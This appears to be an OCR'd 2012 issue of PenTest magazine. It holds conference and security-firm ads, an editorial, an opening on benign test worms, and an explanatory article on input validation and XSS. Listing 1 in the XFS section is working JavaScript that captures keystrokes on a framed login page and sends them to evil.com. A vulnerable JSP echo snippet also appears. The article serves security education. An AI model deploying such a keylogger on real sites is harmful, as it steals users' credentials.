
PenTest magazine

Vol.2 No.4/ISSN: 2084-1116
Issue 04/2012(12) April



Input Validation

EXPLOITING INPUT VALIDATION VULNERABILITIES

WEB ATTACKS: INPUT VALIDATION ATTACKS SHOULD BE YOUR CONCERN

DOTDOTPWN – THE DIRECTORY TRAVERSAL FUZZER

IMPROVING WEB APP EVALUATIONS WITH THE OWASP AJAX CRAWLING TOOL

"Security Issues with Internet Banking in Singapore"

"Regaining Control of your Disk"

SyScan '12

24 - 27 APRIL 2012 Swissotel Merchant Court **SINGAPORE**

EXPLOITATION!

Exploitation!

Exploitation!

26-27/04 CONFERENCE

SyScan, a true blue hacker conference, will be running its 8th edition in Singapore in April 2012. Known for its deep knowledge technical tracks, SyScan'12 Singapore boast an extremely good line-up of speakers and program. Talks ranging from attacking Windows 8 to rootkit for iOS and highly insecure internet banking applications will be presented. Besides awesome content, there will be a networking party for all attendees and speakers to be merry and mingle. Do not miss this penultimate of a security conference and register now.

- Stefan Esser
>> iOS Kernel Heap Armageddon

- Edgar Barbosa
>> Automating the Identification of Data Structures Inside Binaries

- Jon Oberheide
>> Exploiting the Linux Kernel: Measures and Countermeasures

- Alex Ionescu
>> ACPI 5.0 Rootkit Attacks Againts Windows 8

- Chris Valasek & Tarjei Mandt
>> Heaps of Doom

- Ryan MacArthur & Beist
>> Owning entire organisations with regional software they've never heard of

- Brett Moore
>> Post Exploitation Process Continuation

- Aaron Lemasters
>> I/O, You own: Regaining control of your disk in the presence of bootkits

- Paul Craig
>> iOS Applications - Different Developers, Same Mistakes

- James Burton
>> Entomology: A Case Study of Rare and Interesting Bugs

- Loukas
>> De Mysteriis Dom Jobsivs

EARLY BIRD DISCOUNT
Register and Pay by
24 April 2012,
save up to SGD500
online register now!

25-27/04 SECURE CODING

Prizes? CASH!
S$20,000

SyScan Secure Coding is a competition that pits the participants secure programming skills against each other. The aim of this competition is to promote awareness of incorporating security as part of software development lifecycle. For this year, the focus will be on the development of web application and some of the secure coding practices surrounding it.

SPACES ARE LIMITED
as we are only accepting 10 teams, so do sign up now!

CSIT
Collaboration Sponsor

Mega Sponsor
Google

CONTACT US
For more information/ registration:
www.SyScan.org
email: **organiser@syscan.org**

24-25/04 TRAINING CLASS

Last registration date
8 April 2012

Course		Instructor
SYS-12-**01**::	Exploiting Software	Moti Joseph
SYS-12-**02**::	Writing Linux Root Kits	Udi Shamir
SYS-12-**03**::	Advanced Application Hacking – Attacks, Exploits & Defence	Shreeraj Shah
SYS-12-**04**::	Windows Security Mechanisms	Almog Cohen
SYS-12-**05**::	The Exploit Laboratory Advanced Edition *(23-25 April 2012)*	Saumil Shah
SYS-12-**06**::	Assurance "Hands On" Wireless Security Auditing	Neal Wise & Graeme Bell
SYS-12-**07**::	Social Network Forensics	cmlh
SYS-12-**08**::	Practical Software Security Assurance (Runner Edition)	Simon Roses
SYS-12-**09**::	Android Security Workshop...	Nils & Rafa
SYS-12-**10**::	Pentesting & Security IPv6	van Hauser

Microsoft
Patron of SyScan'12

COSEINC
Solid Security. Verified.
Platinum Sponsor

Google
Mega Sponsor

PenTest magazine
Media Supports

PenTest magazine

TEAM

Managing Editor: Malgorzata Skora
malgorzata.skora@software.com.pl

Associate Editor: Shane MacDougall
shane@tacticalintelligence.org

2nd Associate Editor: Aby Rao
abyrao@gmail.com

Betatesters / Proofreaders: Jeff Weaver, Johan Snyman, Dennis Distler, Massimo Buso, Juan Bidini, Edward Werzyn, Eric Stalter, Marek Janáč

Senior Consultant/Publisher: Paweł Marciniak

CEO: Ewa Dudzic
ewa.dudzic@software.com.pl

Art Director: Ireneusz Pogroszewski
ireneusz.pogroszewski@software.com.pl
DTP: Ireneusz Pogroszewski

Production Director: Andrzej Kuca
andrzej.kuca@software.com.pl

Publisher: Software Press Sp. z o.o. SK
02-682 Warszawa, ul. Bokserska 1
Phone: 1 917 338 3631
www.pentestmag.com

Whilst every effort has been made to ensure the high quality of the magazine, the editors make no warranty, express or implied, concerning the results of content usage.
All trade marks presented in the magazine were used only for informative purposes.

To create graphs and diagrams we used smartdraw.com program by SmartDraw

Mathematical formulas created by Design Science MathType™

DISCLAIMER!

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers!

PenTest Regular just before Easter put on weight and has for you extra pages of technical content on various topics. We present articles by authors that you have already had a chance to meet and those that contributed for the first time. Eight articles, a review, two interviews, second chapter of Save the Database, Save the World and a great return of the section PainPill by Dean Bushmiller are waiting there for you to explore, devour and enjoy!

As you may expect Link features brilliant Shohn Trojacek. In this issue you can make friends with worms and tools needed to fight those worms. As the author claims his purpose is to show new paradigms and challenge the traditional thinking. All this, ironically, to decrease the need for penetration tests.

Next section – Input Validation consists of three articles. Ayan Kumar Pan, Casim Khan and Ivan Milovidov reflect upon vulnerabilities, attacks and post authentication. Directory Traversal section introduces the topic of the directory traversal fuzzer. Sow Ching Shiong describes the directory traversal vulnerability itself as a stepping stone that can be used by the compromised server to further attack the internal network. Web offers discussion of OWASP AJAX Crawling Tool by Skyler Onken and methods of bypassing of blockings at Web Sites by Eugene Dokukin. Hans-Michael Varbaek in WordPress analyzes WordPress themes.

Furthermore, irreplaceable Aby Rao reviews Low Tech Hacking: Street Smarts for Security Professionals. If you want to lift the veil of secrecy about this "street smarts", this piece is for you.

In Interview you can meet Gurudatt Shenoy who talks about his company, IT Security market in India and about his plans and passions. The second interview PenTest Team did with John Ottman. The author of Save the Database, Save the World. Second chapter of the book is waiting for you in the section Read.

For dessert we encourage you to plunge into the section PainPill and together with Dean Bushmiller discover "the common relationships that a pen tester must navigate in the business world and learn how we might cause ourselves problems".

PenTest Regular hopes that your need for IT security mixture will be satisfied after reading this issue. If you have any suggestions about the topics, problems you want to read about or people you would like to know better thanks to PenTest, please feel free to contact us at en@pentestmag.com.

Thank you all for your great support and invaluable help.

Enjoy reading!
Malgorzata Skora
& PenTest Team

INPUT VALIDATION

DIRECTORY TRAVERSAL

WEB

WORDPRESS

REVIEW

INTERVIEW

READ

PAINPILL

Testing Networks

with Benign Computer Worms

A younger version of the author of this article once stated, that one day, the IT world would see the emergence of a customized computer viruses/worms which target specific organizations or even specific individuals. Such worms have emerged and are relatively well known, even by the author's non-technical mother.

For example, Stuxnet, discovered around the summer of 2010, is a worm which indiscriminately infects Windows systems, targeting specific industrial control equipment, and had leveraged multiple 0day (previously undisclosed vulnerabilities) attack vectors in Microsoft Windows. It had a centralized command and control center, leveraged stolen SSL certificates, and even had an expiration date. An expiration date – how quaint!


An even younger version of the author had secured himself a copy of The Virus Creation Laboratory back in the early 1990s. This was a tool for allowing non-programmers to generate viruses from a menu driven interface. Although the quality of the code generated by such tools could be called into question, none the less, it was an interesting concept. It allowed for the inspection of different aspects of viruses including the infection engine; the mutation engine which altered the code; payloads; and other interesting aspects of viral code. Maybe not quite the same, but having shared features are modern penetration testing tools such as the Metasploit Framework.

Imagination

Stretching the imagination and thinking of new ways to do things is just part of the job of being a penetration tester. In many ways, creativity is simply combining what existed before into a new mix. How about mixing a new tool together out of what follows :

- An arsenal of exploits;
- Centralized and Peer to Peer Communications;
- A controlled method of self replication / reproduction; and
- A targeting engine.

What sort of tool is this? Well, it is a test worm whose purpose is to simulate the actions of real worms, perhaps even targeting the reader (or author) of this article. Of course, a real version of such a worm would use real 0days, but known exploits may suffice for testing incident response / intrusion detection capabilities on large networks. The objective of



Virus Creation Laboratory

Nowhere Man proudly presents

VCL

Virus Creation Laboratory

Version 1.00

Copyright (c) 1992 Nowhere Man and [NuKE] WaReZ

Figure 1. *Virus Creation Laboratory Screenshot*

PivotPoint Solutions

Security Services

$50,000 Firewall ruined by a lack of cents!

- $250,000 Intrusion Detection System
- $50,000 Redundant Firewalls
- $300,000 Salaries for IT Security Personnel
- $400,000 Gee Whiz Computer Defense Shield

Hacked because someone used password123 as a “temporary” password…….

Apologies for the above marketing gimmick, but it was necessary to grab your attention. We could tell you that we offer superior information security services followed by a highly biased list of reasons, quotes of industry sources, and facts to support our assertions. However, we both know that you know that game, so let’s change the rules and let the truth in our advertisement speak for our work, and maybe you’ll give us the opportunity to let our work speak instead. For the same reasons that clever marketing can sell an inferior product; your entire network can be hacked, starting with one little email. Interested, or shall you skip to the next page?

As a proof in concept, the soft copy version of this document contains custom embedded software control codes designed to gain control over your computer, then masquerading as you, manipulate stock prices using information contained on your system. Buy buy! Sell Sell!. Sound farfetched? Maybe 5 years ago, but that is today’s new paradigm. Forgive the fear tactics, but the point is that skillful social manipulation in conjunction with “embedded software control codes” are the methods used by malicious parties to compromise (gain control of) modern networks. This challenge can only be met with intelligence.

We combine software engineering, security know how, and data analysis to offer real world peer based metrics of your security issues as well as deep dive technical assessments ranging from penetration / technical assessments to strategic reviews.

SERVICES AVAILABLE

AUDIT SUPPORT

Strategic and Technical assessments for audit firms, audit, and IT departments:

- Penetration Testing
- Security Assessments
- Disaster Recovery
- Special Projects

PEER BASED EVALUATION

Ongoing comparison against peers of key IT security metrics and controls. Periodic reporting of key metrics.

STATISTICAL PENETRATION

Periodic rotation of professional penetration testers against your network via a custom portal complete with the ability to limit the scope and depth of testing according to client needs.

USER EDUCATION

Custom security training exercises for your organization including use of penetration tests as a way of providing users an unforgettable experience.

Sleep better with our D3tangler™ technology!

Our new patent pending **D3tangler technology** helps you win the evolving game of IT security. The technology solves all your security problems by pressing a button! Don’t be fooled by cheap competitor’s products!

www.p2sol.com securityservices @ p2sol dot com

Exploiting Input Validation Vulnerabilities

You left your home with your family in the morning for a picnic. When you returned home after your eventful trip, you discovered that your home had been ransacked. You were then left with a post-mortem. What might have caused this disaster? Could it been averted? How to ensure that it won't happen in future? An apparent answer to these questions is input validation.

This composition sheds a light on *input validation*, its necessity and how to perform it. Further, the *targets* for the attackers are mentioned which can be exploited by the attacker to cause harm; thereby, mentioning some of the attacks by which these targets can be attacked so that the input validation vulnerabilities are exploited.

What is Input Validation?

According to the definition in context of Computer Science:

Input

Information put into a communications system for transmission or into a computer system for processing.


Validation

Verification something is correct or conforms to a certain standard. In data collection or data entry, it is the process of ensuring the data entered fall's within the accepted boundaries of the application collecting the data.

Hence, we can state *Input Validation* is the process to verify the information which is being put into a communications system for transmission or into a computer system for processing; is correct, conforms to a certain standard, and falls within the accepted boundaries of the application collecting the data (Figure 1).

Need for Input Validation

The input comes from manual or automated sources such as end-users, applications and so on. This input may come from legitimate or illegitimate sources. The legitimate ones are beautiful dreams and the illegitimate ones are the worst nightmares. The problem is, the illegitimate and malicious ones, since, initially we do not know who is legitimate and who isn't. This state of unknown if the user is legitimate or illegitimate makes input validation a requirement. The malicious users won't announce they are going to attack our program, so we need to validate each and every source of input. We need to look after various aspects of input validation, since the attacker will try to breach our security from every conceivable angle (Figure 2).



Facebook helps you connect and share with the people in your life.

These fields are needed to be correctly filled by the user as part of Input Validation

It's free and always will be.

Why do I need to provide my date of birth?

By clicking Sign Up, you agree to our Terms and that you have read and understand our Data use policy.

Create a Page for a celebrity, band or business.

Figure 1. *Facebook login page- an example of Input Validation*

How to validate input?

A Whitelist

It is a "positive" validation and works on the principle of "accepting known good". In this procedure, the input is examined with a list of correct inputs. For this, a list of all good/positive input values/conditions is compiled. If the input is matched, then it is accepted and if it does not match, it should be immediately rejected. This procedure is highly recommended (Figure 3).

A Blacklist

It is a "negative" validation and works on the principle of "rejecting known bad". It can be considered as the opposite of *whitelist*. In this procedure, the input is examined with a list of bad/negative inputs. For this, a list of all possible bad/negative input values/conditions is compiled. If the input is matched, then it is rejected and if it does not match, it is accepted. This procedure is not generally recommended because the bad values/conditions possibly tend to infinity, as everyday some new attack methodology is created. Therefore, the list would always be incomplete and hence, the defence would also be incomplete.

Sanitization

In this procedure, the input is not promptly accepted/rejected; instead, the input is changed into an acceptable format. It is done by a whitelist as well as a *blacklist*.

As per *whitelist-sanitization*, any character which is not a part of an approved list can be removed, converted or replaced. For example, if our input has a combination of letters and numerals, but requires only numerals, then the numbers can be removed. *123abc-4567* is converted to *1234567*.

Figure 2. *Why Input Validation? – To protect our valuable assets from malicious elements*

As per *blacklist-sanitization*, any character which is listed as bad or dangerous can be converted or removed. For example, the 'quotes' are generally considered a malicious input, so it can be eliminated from the input. `abc.com/home/index.php`' is converted to `abc.com/home/index.php`.

The pros and cons are the same as the whitelist and blacklist procedures. Therefore, whitelist-sanitization is strongly recommended over blacklist-sanitization.

What are the targets and how to exploit them?

The initial task of an attacker is to select a target so that it can inject its malicious inputs into them. Targets are classified based on the input that can be interpreted by them. The inputs can be scripts, commands or codes. Common targets are: *browser, data repository/database, server-side file processing, and application/server/operating system*.

The *browser* is targeted mainly by *Cross Site Scripting* (XSS), *Cross Frame Scripting* (XFS), and *HTTP Response Splitting*.

The data repository/database is targeted mainly by *SQL injection*, and *LDAP injection*.

The *server-side file processing* is targeted mainly by *XML injection*, and *XPATH injection*.

The *application/server/operating* system is targeted mainly by *file uploads*, and *buffer overflow*.

Cross Site Scripting (XSS)

Cross Site Scripting (XSS) attacks occur when the attacker sends some malicious script to the user, tricks the user in thinking that it is a legitimate script, and the script is executed by the browser; due to




Figure 3. *Protecting the valuable assets*

improper input validation. For this, the attacker injects JavaScript, VBScript, ActiveX, HTML, Flash or any other code/script that can be executed by a browser, so as to trick the user. XSS vulnerability is existent for dynamic pages only, since only dynamic pages can execute these scripts and codes. It is called "cross-site" because it involves interactions between two separate websites, a legitimate (opened by user) and an illegitimate (attacker's website), to achieve its goals. By this attack, it is possible for the attacker to alter page-content, access cookies, access session tokens, disclosure of end user files, installation of Trojan horse programs, and to gain some other valuable information related to that site.

Example

The following JSP code segment reads an employee ID, eid, from an HTTP request and displays it to the user.

```
<% String eid = request.getParameter(„eid"); %>
...
Employee ID: <%= eid %>
```

The code in this example operates correctly if eid contains only standard alphanumeric text. If eid has a value that includes meta-characters or source code, then the code will be executed by the web browser as it displays the HTTP response (Figure 4).

Types of XSS Attacks

Presently, there are three ways in which XSS attacks can be categorised, namely, reflected, stored and local.

Reflected

This is the most common type of XSS attack. In this, the injected code is reflected off the web server, such as in an error message, search result, or any other response that is inputted as a request to the server. The response from the server is delivered to the victims via another route, such as in an e-mail message, instant message, blogs, forums, or on some other web server. This is done when the user clicks the malicious link. The browser then executes the code because it came from an assumed 'trusted' server. This is possible courtesy of JavaScript.

Stored

In this, the attacker stores the malicious code/script on the servers, such as in a database, a forum, or a blog. The attack is executed when the ignorant user retrieves that stored malicious code/script from the server. Even when the user does not click the malicious link, this attack can occur once an e-mail, blog, forum and other website, is opened by the ignorant user.

Local

It is also called *DOM-based XSS attack*. It targets vulnerabilities within the code of a webpage itself, which is a resultant of incautious use of *Document Object Model* (DOM) in JavaScript. The attack payload is executed as a result of modifying the DOM environment in the victim's browser used by the original client side script, so the client-side code runs in an unexpected manner. That is, the page itself (the HTTP response) does not change, but the client side code contained in the page executes differently due to the malicious modifications that occurred in the DOM environment.




Figure 4. *A typical XSS attack*

Unlike reflected and stored XSS attacks, no malicious code is sent to the server at all.

Thematically, input validation is the foremost procedure. In addition to this, the output also needs to be verified. For this, proper output validation and escaping (output encoding) of all untrusted data should be done. Then, the malicious codes/scripts will not be executed.

Cross Frame Scripting (XFS)

XFS is a client-side attack targeting the browser and is related to XSS. XFS exploits a bug (XFS bug) in some browsers (prevalent in the older versions of Internet Explorer) that tricks and redirects users to the attacker's site. It manipulates the content (code/script) of the frames inside the webpage to perform the attack. Frames are an important part of a dynamic page nowadays.

Listing 1. *Key press in the example.com frame captured and reported back to evil.com*

```
<!-- http://evil.com/example.com-login.html -->
<head>
<script>
// array of user keystrokes
var keystrokes = [];
// event listener which captures user keystrokes
document.onkeypress = function() {
    keystrokes.push(window.event.keyCode);
}
// function which reports keytrokes back to evil.com
                   every second
setInterval(function() {
    if (keystrokes.length) {
        var xhr = newXHR();
        xhr.open("POST", "http://evil.com/k");
        xhr.send(keystrokes.join("+"));
    }
    keystrokes = [];
}, 1000);
// function which creates an ajax request object
function newXHR() {
    if (window.XMLHttpRequest)
        return new XMLHttpRequest();
    return new ActiveXObject("MSXML2.XMLHTTP.3.0");
}
</script>
</head>
<!-- re-focusing to this frameset tricks browser
                   into leaking events -->
<frameset onload="this.focus()"
                   onblur="this.focus()">
<!-- frame which embeds example.com login page -->
<frame src="http://example.com/login.html">
</frameset>
```

